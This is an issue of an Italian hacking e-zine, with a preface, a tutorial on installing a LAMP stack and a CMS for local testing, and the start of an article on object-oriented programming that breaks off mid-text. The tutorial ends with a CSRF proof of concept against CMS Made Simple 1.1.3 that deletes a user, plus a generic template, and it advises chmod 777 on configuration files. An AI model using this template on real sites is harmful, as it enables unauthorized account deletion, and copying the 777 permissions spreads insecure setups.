

UNDER ATTACK HACK



FIRST YEAR EDITION



UNDERATTACK N.6

by Hackingeasy Team

In_questo_numero () {

	Prefazione al n.6 < by adsmamet >.....	3
#	Security	
	Controllo di Qualità < by Init0_ >.....	5
#	Programming	
	OOPFFI < by vikkio88 >.....	14
	Teoria e pratica dell'analisi e del riconoscimento Audio < by BlackLight >.....	30
#	Reverse Engineering	
	Elastomeri < by Floatman >.....	43
}		

Prefazione al n.6

Con il nome di UnderAttHack viene pubblicata questa rivista elettronica periodica, chiamata anche E-Zine in termini tecnici, distribuita gratuitamente mediante il web. Un ennesimo rifacimento in chiave informatica del formato più diffuso delle riviste tradizionali cartacee.

Questo numero è decisamente particolare perchè segna il primo compleanno di UAH, è importante quindi ripercorrere in breve la storia di questa pubblicazione.

Il tutto ha avuto inizio durante una conversazione tenuta tra due membri del noto Forum Hackingeasy in cui si intavola la creazione del progetto.

Mi piace pensare come delle idee nate per caso prendono poi forma (se il gruppo lavora a dovere). Ricordo il pensiero di un nostro amministratore che un giorno disse "l'hacking Italiano visibile sul web non è progettuale, è un miscuglio di chiacchiere e vandalismo", vista l'esistenza di ciò che state leggendo mi chiedo ancora se lui ha sbagliato, oppure se Hackingeasy non fa parte dell'hacking Italiano, oppure entrambe le cose.

Dal campo virtuale si è passati poi alla realizzazione pratica, pubblicando gli articoli veri e propri contenenti tematiche di carattere informatico o di sicurezza e vasti argomenti approfonditi minuziosamente che oggi si leggono sfogliando un qualsiasi numero della rivista UnderAttHack.

Una cosa importante, che mi sento in dovere di dire a chi desidera realizzare progetti di questo tipo, è che il fattore principale non è la realizzazione del progetto in sé ma la creazione di un'adeguata struttura organizzativa che gestisca il tutto. È facile produrre un singolo numero, ma è solo l'organizzazione che porta avanti il progetto nel tempo.

Quella stessa struttura che si è organizzata per produrre il primo numero è stata poi in grado di evolversi e mutare da un gruppo chiuso ad un sistema aperto ai contatti esterni, aprendo le porte ad articolisti nuovi con idee diverse. Rivedendo tutti i numeri si vede in maniera evidente come gli argomenti trattati siano ormai i più vari, come lo sono gli autori degli stessi.

Innumerevoli collaboratori hanno infatti contribuito all'arricchimento delle pagine di UnderAttHack, scrivendo articoli di notevole interesse e dimostrando spiccate competenze tecniche sulla materia trattata, ricevendo meritati apprezzamenti e piccoli articoli in giro per il web.

Sono convinto che molti di coloro che hanno partecipato alla stesura della rivista possano testimoniare come la Redazione non lavori come semplice raccoglitore di e-mail, ma esista una vera e propria assistenza in cui gli articolisti sono accompagnati durante il loro lavoro.

Quasi tutti i nostri sostenitori e lettori provengono e risiedono in maniera permanente sull'ormai conosciuto Forum Hackingeasy, da noi gestito ed ideato e con origini un po' più vecchiotte rispetto all'E-Zine, nato con lo scopo di prediligere principalmente la sicurezza informatica e la programmazione, risulta all'oggi trattare anche altre tematiche come i sistemi operativi (Windows, Linux, Mac OS) e credo si distingua per una produzione di Guide e Manuali di buona qualità, con suggerimenti e trucchi per agevolare

la vita di tutti i giorni davanti ad un computer.

È doveroso chiedersi anche quale sarà il futuro di UAH e del nostro team.

Probabilmente ci saranno ulteriori cambiamenti nello stile della rivista; il lavoro che facciamo non è soltanto quello di produrre l'e-zine ma anche di raccogliere commenti con apprezzamenti e critiche al nostro operato.

Le critiche di tipo tecnico ci richiedono di spingerci oltre il nostro target attuale, mentre molte critiche provenienti da quei nostri utenti-obiettivo devo dire che normalmente denotano una piena incomprensione, in cui si critica un 10% che si capisce e si tralascia tutto il resto.

Sarà questo, un fattore di cui dovremo necessariamente tenere conto in futuro.

Alla fine di questa presentazione, non si può non citare (in ordine di apparizione) e ringraziare tutti coloro che hanno contribuito a ciò che avete letto:

*adsmanet
MRK259
Floatman
Sony
Zizio/Kriminal
Elysia
Slacer™
ptrace()
vikkio88
BlackLight
Sh3llc0d3r
Syst3m Cr4sh
TheCr0w
(giorgio) LostPassword
!R~
Stoke
Init0_*

Altra nota di merito ai componenti della Redazione, non visibili a chi legge ma essenziali per la realizzazione della rivista.

I maggiori ringraziamenti vanno comunque a voi utenti, che siete al contempo causa, ispirazione e fine ultimo di UnderAttHack.

Buona lettura...

adsmanet

CONTROLLO DI QUALITA'

Nella scorsa edizione di UAH abbiamo visto come migliorare e velocizzare l'avvio di Ubuntu 9.10, in questo numero vedremo come installare e configurare un server LAMP completo sulla nostra macchina.

LAMP è un acronimo formato dalla iniziali di **L**inux, **A**pache, **M**ySQL e **P**HP.

Linux: io userò Ubuntu 9.10

Apache: server web

MySQL: database basato su SQL

PHP: linguaggio di programmazione web lato server

Installare un server LAMP sul nostro pc potrebbe agevolare le operazioni che portano alla costruzione di un sito web in quanto non saremo più costretti a collegarci ad internet per testare le nostre pagine, oppure potrebbe risultare utile per trovare vulnerabilità nei cms e nelle applicazioni per il web facendo test in locale.

INSTALLAZIONE LAMP


Come prima operazione installiamo Apache, quindi apriamo il terminale e digitiamo

```
sudo apt-get install apache2
```

per capire se l'installazione è andata a buon fine apriamo un browser e colleghiamoci all'indirizzo

<http://localhost/>

se vi appare una schermata come questa vorrà dire che l'installazione è andata a buon fine, altrimenti reinstallate apache.



Ora dobbiamo installare php quindi, sempre da terminale, digitiamo

```
sudo apt-get install php5 libapache2-mod-php5
```

finita l'installazione riavviamo apache

```
sudo /etc/init.d/apache2 restart
```

ora andremo a creare una pagina php di prova per vedere se l'installazione è andata a buon fine.

```
sudo gedit /var/www/prova.php
```


nel file che si aprirà incollate la seguente riga

```
<?php phpinfo(); ?>
```

salvate, chiudete e collegatevi all'indirizzo

<http://localhost/prova.php>

se vi appare una schermata come quella che segue allora vuol dire che l'installazione è andata a buon fine.



PHP Version 5.2.10-2ubuntu6.4	
System	Linux init0 2.6.31-17-generic #54-Ubuntu SMP Thu Dec 10 16:20:31 UTC 2009 i686
Build Date	Jan 6 2010 22:15:47
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
additional .ini files parsed	/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20041225

Come ultima cosa non ci resta che installare e configurare MySQL, quindi aprimo il terminale e digitiamo

```
sudo apt-get install mysql-server
```

successivamente installiamo PhpMyAdmin per la gestione del database


```
sudo apt-get install phpmyadmin
```

durante l'installazione vi verranno chiesti il tipo di database e una password, per il primo selezioniamo *apache2* e per il secondo mettete quello che volete, l'importante è che ve la ricordiate.

Finita l'installazione colleghiamoci all'indirizzo

<http://localhost/phpmyadmin>

e se tutto è a posto dovrebbe apparire una schermata come questa



se questo non avviene allora vuol dire che dobbiamo modificare il file *apache2.conf* , quindi da terminale digitiamo

```
sudo gedit /etc/apache2/apache2.conf
```

in fondo al file che si aprirà aggiungiamo

```
# Enable PHPMyAdmin
Include /etc/phpmyadmin/apache.conf
```

salviamo, chiudiamo e riavviamo apache con il comando

```
sudo /etc/init.d/apache2 restart
```

ora andando di nuovo all'indirizzo *http://localhost/phpmyadmin* possiamo accedere alla gestione del database inserendo *root* come nome utente e come password quella che avevamo precedentemente scelto.

Ora il nostro server è completo e funzionante ma di default la directory che contiene il nostro sito è */var/www* che è accessibile in scrittura solo da root.

Per ovviare a questo problema possiamo aggiungere un host virtuale al nostro server LAMP. Come prima cosa creiamo una nuova directory nella home (o dove volete) e chiamiamola, per esempio, *www*. Ora da terminale digitiamo

```
sudo gedit /etc/hosts
```

e aggiungiamo un ip (*127.0.0.1*) e il nome dell'host virtuale (*www*) che vogliamo attivare

```
hosts
127.0.0.1 localhost
127.0.1.1 init0
127.0.0.1 www
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
```

...salviamo e chiudiamo.

Come ultima operazione dobbiamo modificare il file `httpd.conf` di apache, quindi da terminale digitiamo

```
sudo gedit /etc/apache2/httpd.conf
```

nel file che si aprirà andiamo ad inserire quanto segue

```
###cartella www
<VirtualHost *:80>
DocumentRoot /home/init0/www
ServerName localhost
</VirtualHost>

<Directory /home/init0/www>
Options Indexes FollowSymLinks Includes ExecCGI
AllowOverride All
Order allow,deny
Allow from all
</Directory>
```

ovviamente voi al posto di `home/init0/www` mettete il percorso della vostra directory. Come ultima cosa riavviamo apache

```
sudo /etc/init.d/apache2 restart
```


e stavolta abbiamo davvero finito.

INSTALLAZIONE CMS

Come prima cosa procuriamoci un cms: cercando un po' io ho trovato CmsMadeSimple 1.1.3. Lo potete trovare all'indirizzo <http://www.cmsmadesimple.org>.

Finito il download dobbiamo predisporre il database per il nostro CMS.

Aprimo il browser e colleghiamoci all'indirizzo `http://localhost/phpmyadmin`: inseriamo nome utente e password per accedere alla maschera principale di phpmyadmin.



clichiamo su *privilegi* e poi su *aggiungi nuovo utente*



scegliamo il nome dell'utente (es. *init0*), come host selezioniamo *locale* e inseriamo due volte la password (es. *qwertyuiop*). Infine selezioniamo la voce *crea un database con lo stesso nome e concedi tutti i privilegi* e clickiamo su *esegui*.

Aggiungi un nuovo utente

Informazioni di Login

Nome utente: Utilizza campo text:

Host: Locale ¹

Password: Utilizza campo text:

Reinserisci:

Genera Password: Genera


Database per l'utente

None

Crea un database con lo stesso nome e concedi tutti i privilegi

Concedi tutti i privilegi al nome con caratteri jolly (username_%)

Così facendo abbiamo creato un database denominato *init0*, un nuovo utente anch'esso denominato *init0* con password di accesso *qwertyuiop*. Andiamo a recuperare il CMS che avevamo precedentemente scaricato ed estraiamolo nella directory del nostro sito: la mia era */home/init0/www*.



La prima operazione da fare, onde evitare complicazioni durante l'installazione, è rendere scrivibile il file *config.php*, quindi da terminale digitiamo

```
sudo chmod 777 /home/init0/www/cmsmadesimple/config.php
```

la stessa operazione è da fare sulle seguenti directory:

/home/init0/www/cmsmadesimple/tmp/cache

/home/init0/www/cmsmadesimple/tmp/templates_c

Apriamo con il browser la pagina di installazione e allo step 1 clickiamo sul bottone *Continue* a fine pagina.

Allo step 2 dobbiamo creare l'account dell'admin del sito, quindi compiliamo i campi

Username: *init0*

E-mail address: *admin@server.it*

Password: *caccamo*

Password Again: *caccamo*

e poi clickiamo sul bottone *Continue*.

Username	<input type="text"/>
E-mail Address	<input type="text"/>
Password	<input type="password"/>
Password Again	<input type="password"/>
E-Mail Account Information	<input type="checkbox"/>

Continue

Allo step 3 bisogna inserire le informazioni sul database

Database Type: *MySQL*

Database host address: *localhost*

Database name: *init0*

Username: *init0*

Password: *qwertyuiop*

Table prefix: *cms_*


e clickiamo sul bottone *Continue*.

Database Type:	MySQL
Database host address	localhost
Database name	init0
Username	init0
Password	<input type="password"/>
Table prefix	cms_
Create Tables (Warning: Deletes existing data)	<input type="checkbox"/>
Install sample content and templates	<input type="checkbox"/>

Allo step 4 basta clickare sul bottone *Continue*.

Allo step 5 basta clickare sul link [CMS site](#) e verremo reindirizzati al nostro sito.

Come ultimo accorgimento eliminiamo la directory `/home/init0/www/cmsmadesimple/install` e abbiamo finito: non ci resta altro da fare che andare a vedere questo cms e fare le nostre modifiche e/o effettuare dei test.



La parte inerente al modding la lascio a voi, e me interessa fare test su questo CMS per vedere se riusciamo a ricavare qualche vulnerabilità.

Per comodità io mi creo un utente e lo chiamo *user*.

La pagina di login è <http://localhost/cmsmadesimple/admin/login.php>.



Notiamo che l'admin del sito può modificare/cancellare i profili degli utenti: segniamoci, per esempio, il link che serve a cancellare il profilo di *user*.

```
http://localhost/cmsmadesimple/admin/deleteuser.php?user_id=2
```

cosa potrebbe succedere se l'admin di questo sito involontariamente clickasse su questo link? Vediamo....


creiamo una pagina html con il seguente codice:

```
<html>
<head>
  <title>my_page</title>
</head>
<body>
  <form id="page" name="page">
    <a href="http://localhost/cmsmadesimple/admin/deleteuser.php?user_id=2"
onclick="Go Back"></a>
  </form>
</body>
</html>
```


chiamiamola, per esempio, *pagina.html* e mettiamola nella directory del nostro sito

/home/init0/www.

Ora apriamola tramite browser e notiamo che è vuota: non c'è niente....



vabbeh, clickiamo su *Go Back* per tornare al nostro sito e.....



cos'è successo? L'utente *user* è sparito perchè noi siamo loggati come admin e abbiamo involontariamente clickato sul link per cancellare l'utente.

Questo è un semplice e stupido esempio di CSRF.

L'exploit per fare questo tipo di operazione su cmsmadesimple potrebbe essere

```
<html>
<head>
  <title>my_page</title>
</head>
<body>
  <form id="page" name="page">
    <a href="http://[site]/admin/deleteuser.php?user_id=[user_id_number]"
onclick="Go Back"></a>
  </form>
</body>
</html>
```

Per questa volta mi fermo qui, non vado oltre perchè penso che abbiate capito tutti cosa si può fare, anche se ci sarebbe ancora molto da dire.

In questo articolo abbiamo visto come installare un server LAMP sul nostro Ubuntu 9.10 e abbiamo capito che potrebbe essere sfruttato sia per creare i nostri stupendi siti web, sia per fare bug hunting.

Ora avete gli strumenti e spetta a voi sfruttarli al meglio.

init0_

OOPFFI

ObjectOrientedProgrammationFullFreeInformation (o OOPForF***ingIdiot)

Avevo 14 anni quando toccai per scopi scolastici le prime righe di programmazione. Era Pascal ed ero al primo anno del liceo e le informazioni si immagazzinavano velocemente dentro la mia giovane rete neurale. Pascal lo scrivevamo su un editor orribile da console sui lenti e schifosi pc del laboratorio di informatica con su Windows95, io a casa avevo il 98 anche se molti miei compagni usavano già l'XP. Ricordo i begin, le istruzioni immonde e la compilazione con un menu a tendina abbastanza primordiale. Credo che il primo programma che compilai non fu un hello-world, ma una stupidata per calcolare l'area di un triangolo...o era un rettangolo?...o era un triangolo rettangolo?...non importa, perchè qualche anno dopo quando il mio liceo mi forniva la materia:Informatica, io ero tanto felice e scoprii un nuovo linguaggio che avrei usato per altri 3 anni: VisualBasic6.

Il visual Basic era stupidamente semplice: option explicit, dim idiot as integer, dim youtmother as variant...mi sembrava, al contrario dei miei compagni che lo trovavano astruso e noioso, di avere per le mani una roba potente e di inestimabile valore. Cominciai a documentarmi in giro per la rete e scoprii cose che il mio prof. un tale Tonio Cartonio aveva ommesso dal corso pesanti potenzialità del linguaggio VB6.

Dopo aver combinato i primi danni con finti virus che formattavano il pc (si li ho fatti anche io a 14 anni :D), mi stufai istantaneamente e trascurai pesantemente la parte che trattava di BasiDiDati in VB6 (che è terribilmente orribile n.d.r.).

Il quinto anno di liceo fu per la mia cultura informatica un toccasana. La professoressa (subentrata a Tonio Cartonio) mi aveva fatto scoprire quello che per lei era il C (era c++).

Dopo vari ed innumerevoli programmi stupidi che calcolano l'area del quadrato con in più il fastidio di non avere interfacce grafiche (a cui il vb6 mi aveva abituato), decisi di abbandonare il c++, per provare VB.net. Informandomi sui vari linguaggi di programmazione un neologismo mai sentito arrivò a me tramite Google: Programmazione Orientata agli Oggetti.

Mamma mia che roba terrificante: Istanze di Classi, Classi, Oggetti, Ereditarietà, Attributi, OverHearing... ma di che schifo parla sto sito? E in quel frangente commisi uno dei più grandi errori della mia vita, forse paragonabile solo a quando non bloccai la tastiera del mio telefonino e la mia ragazza (ora ex) ascoltò una conversazione *poco carina* xD, chiusi la pagina di InternetExplorer6. E tornai ad usare Vb per provare a creare qualcosa che mi soddisfacesse.

Il resto ve lo risparmio, ma girando per la rete ho notato che non molti programmano abitualmente ad oggetti, perchè lo considerano più fastidioso che utile, per via dell'abitudine bastarda a creare programmi con linguaggi procedurali.

La mancanza di documentazione teorica sulla OOPbyexample, tra l'altro, fa sì che appena uno prova ad avvicinarsi a questo paradigma di programmazione subito trova molto difficile capire a cosa mi può servire creare una classe Automobile che mi accelera() e mi settablu(colore_macchina)...Io personalmente trovo fantastico il "Mondo ad Oggetti" e sono qui per spiegarvi come è nato, come è stato implementato e perchè dovremmo tendere a semplificarci la vita.

OOPFFI_1_AttaccanteDestroDanese:

Se qualcuno prova a cercare in giro per il web (Google? ^_^): OOP
Troverà come primo risultato wikipedia che gli suggerisce molto amorevolmente:

*La **programmazione orientata agli oggetti (OOP, Object Oriented Programming)** è un paradigma di programmazione, che prevede di raggruppare in un'unica entità (la classe) sia le strutture dati che le procedure che operano su di esse, creando per l'appunto un "oggetto" software dotato di proprietà (dati) e metodi (procedure) che operano sui dati dell'oggetto stesso. La programmazione orientata agli oggetti può anche essere vista come una modulazione di oggetti software sulla base degli oggetti del mondo reale o del modello astratto da riprodurre.*

La tipica reazione di chi ha sempre programmato usando il paradigma procedurale è:
Mmm... (ah esistono altri paradigmi?)... m-m... classe... strutture dati... mmm....
procedure... creando oggetto... operano-oggettostesso?... ?_?... Modulazione di oggetti
software in base agli oggetti del mondo Reale o del modello astratto da riprodurre?... ma
vaffanculo va.

Dopo il fanculo di rito, c'è solitamente la chiusura della pagina web, e il ritorno a youporn (si
anche io l'ho fatto).

Analizziamo seriamente:

Il serio problema della documentazione sulla programmazione ad oggetti, come detto sopra è
la mancanza di esempi concreti che ti portano a capire quanto siano utili in realtà. Se come
definizione mi dai un insieme scioccante di termini messi alla rinfusa con due parole
(=Oggetto,Classe) che si ripetono all'infinito fino a fracassarmi le maracas è ovvio che non
capisco cosa vuoi dirmi.

Proviamo a definire la Programmazione ad Oggetti:

La programmazione orientata agli oggetti è un modo completamente diverso di pensare ad
un programma, alla sua struttura e alla riscrittura del codice. Questa modalità di
programmazione si basa sul concetto di astrazione della realtà, quindi, se noi vogliamo
creare un programma che simili in un certo qual modo un oggetto reale(ma anche non
tangibile), possiamo usare la OOP.

Esempio:

Per scrivere un programma che lavori con le Frazioni, in generale usando il paradigma
procedurale dovremmo impiegare non meno di 80 righe, con funzioni particolareggiate, salti,
prototipi, tipi primitivi, problemi di compilazione. Le frazioni come tutti sappiamo (spero per
voi) sono una composizione di due numeri interi: numeratore e denominatore.
Con la OOP possiamo creare una classe Frazione, e definire oggetti di quella Classe.

Esempio

Procedurale:

```
intero numeratore1=1  
intero denominatore1=2  
intero numeratore2=1
```

intero denominatore2=3

OOP:

Frazione uno=1/2

Frazione due=1/3

Abbiamo l'impressione di aver risparmiato parecchie righe di codice (2 in realtà ζ_ζ), ma questo ancora non ci convince, che mi cambia? Come ci opero? Che me ne faccio?

Qua viene il bello, cosa puoi farci con una frazione? La puoi per esempio moltiplicare ad un'altra...e dalle elementari sappiamo come si fa(no non lo spiego):

Procedurale

intero numeratore3=numeratore1*numeratore2

intero denominatore3=denominatore1*denominatore2

OOP

Frazione tre = uno moltiplicato (due)

Ommioddiioo! Ma cosa mi fai? Sopra abbiamo illustrato il funzionamento dell'algoritmo per calcolare una frazione, che è ovviamente parecchio semplice, ma immaginate di dover creare 700 programmi dove utilizzate le frazioni, a quel punto anche un cospicuo continuo non risolverebbe il fastidio di riscrivere continuamente questo codice, invece nella pseudocodifica in OOP notiamo quanto sia figo dire alla frazione3 di prendere il valore che esce dall'espressione frazione1*frazione2...molto più semplice ed intuitivo e non ci ammazzeremo di cospicue, non trovate?

Ma cosa abbiamo fatto in pratica? Abbiamo definito un tipo, il tipo frazione, e visto che è un tipo parecchio figo rispetto ai tipi che siamo abituati a conoscere nei linguaggi procedurali, lo chiamiamo Classe, una classe quindi è un voler portare in "tipo su cui posso operare col mio linguaggio" un'entità ben definita nella realtà. E con questo semplicistico esempio credo sia ben chiaro a voi lettori quali sia una classe e quale l'oggetto: La classe è frazione, cioè il tipo creato dall'utente basandosi sulla realtà, gli oggetti, ovvero le variabili costruite basandosi sullo "stampino" classe frazione sono: uno, due e tre (nomi poco originali xD). Sì, si possono creare tipi parecchio più complessi della classe frazione ma ogni cosa a suo tempo.

Una persona che ha sempre programmato col paradigma procedurale e vede questa roba stramba pensa: Ma come funzionano questi oggetti? Devo abbandonare per sempre la programmazione procedurale? È tutta una cosa differente questo tipo di programmazione? Tutti i sorgenti che ho creato li posso buttare nel cesso del piano di sopra che non si intasa e tirare lo sciacquone? La risposta ad una qualsiasi di queste domande è no! (tranne alla prima visto che non posso rispondere con un no, ma evidentemente risponderò quanto prima).

Come funzionano questi oggetti?

Anche se un pc può fare molte più operazioni di te in minor tempo e con minor consumo di energia, questo non fa di lui un'entità intelligente. Esso esegue alla lettera tutto quello che l'utente/programmatore gli dice di fare, altrimenti non saprebbe che farsene dei suoi 3,9GigaBAIT di RAM. Andando indietro nel tempo (tranquilli vi risparmio la storia dei linguaggi di programmazione) il metodo per ottenere da un calcolatore il risultato che volevamo si sono evoluti parecchio. All'inizio i programmi venivano scritti in linguaggio macchina, che si basa su istruzioni elementari comprensibili dal processore, che non riesce ad elaborare direttamente i dati contenuti nella memoria centrale, ma può operare solo su

dati che sono contenuti nei registri del processore stesso, quindi per scrivere permettergli di operare su dati contenuti in celle della memoria centrale, dobbiamo prelevarlo e spostarli nei registri del processore...Facciamo un esempio stupido:

Abbiamo a,b due interi in memoria centrale, vogliamo sommarli, in pseudo codice verrà fuori una cosa del genere:

Copia il contenuto di a nel registro del processore R1

Copia il contenuto di b nel registro del processore R2

Somma R1,R2 e poni il risultato in R1

Copia il contenuto di R1 nella cella di memoria c

Fondamentalmente la serie di istruzioni basilari da eseguire è questa, peccato che però i linguaggi macchina variano di sintassi da calcolatore a calcolatore, e questo fa sì che certi programmi scritti per un calcolatore, erano inservibili su un'altro. Anche volendo riscrivere il codice pensate di avere un programma di parecchie centinaia di righe con istruzioni del genere, verrebbe pressoché impossibile andare a cambiare tutto. E ancora più difficile in un programma del genere sarebbe trovare errori che non ne permettono il corretto funzionamento.

Per questo sono nati i linguaggi di programmazione ad alto livello, pensati per essere avere una sintassi con istruzioni più consone al modo di pensare umano, e con strumenti, i compilatori in grado di tradurre suddette istruzioni in linguaggio comprensibile alla macchina.

Calcolatore1:

Codice → Compilatore1 → Linguaggio Macchina

Calcolatore2:

Codice → Compilatore2 → Linguaggio Macchina2

Come potete vedere grazie alla possibilità di avere compilatori per diversi tipi di calcolatori, possiamo sostanzialmente con lo stesso codice avere programmi che possono essere "tradotti" in linguaggi macchina differenti. Questo concetto è alla base dell'idea di portabilità dei programmi.

Ma analizziamo ora i linguaggi di programmazione di alto livello:

All'inizio avendo macchine parecchio limitate in quanto risorse si tendeva a stringere di parecchio il codice scrivendo pochissime istruzioni che potevano garantire un'efficienza superiore della macchina stessa. Queste istruzioni erano sempre e comunque basate su costrutti base che ricordavano e riprendevano le istruzioni del linguaggio macchina. Per esempio per il calcolo del maggiore tra tre numeri immessi un programma in C++ sarebbe stato:

```
int main(){
    int a=1,b=3,c=5;
    if (a<b)
        a=b
    if (a<c)
        a=c
    cout << a;
}
```

Un programma del genere come potete osservare ha tutte le istruzioni scritte in sequenza, un po' come se leggessimo un articolo di giornale, non torni indietro, non salti, cominci da

sopra arrivi sotto, stop. Anche se l'algoritmo è semplice ed intuitivo, un programma che tende ad essere più efficiente perde di leggibilità nel codice e quando si fanno programmi davvero grandi, andare a trovare un errore nel codice si fa davvero arduo.

Negli anni successivi la continua evoluzione dell'hardware ha richiesto software sempre più potenti e complessi, e quindi sia per motivi commerciali, che per motivi di leggibilità del codice i programmi scritti con questa particolare implementazione si sono rivelati assai inadatti, in quanto difficili da modificare e da ampliare per arricchire magari altri progetti.

L'evoluzione delle esigenze dei programmatori, ovviamente, ha portato la nascita di un nuovo stile di programmazione detto: programmazione strutturata.

Prendiamo sempre l'esempio del maggiore tra tre numeri:

```
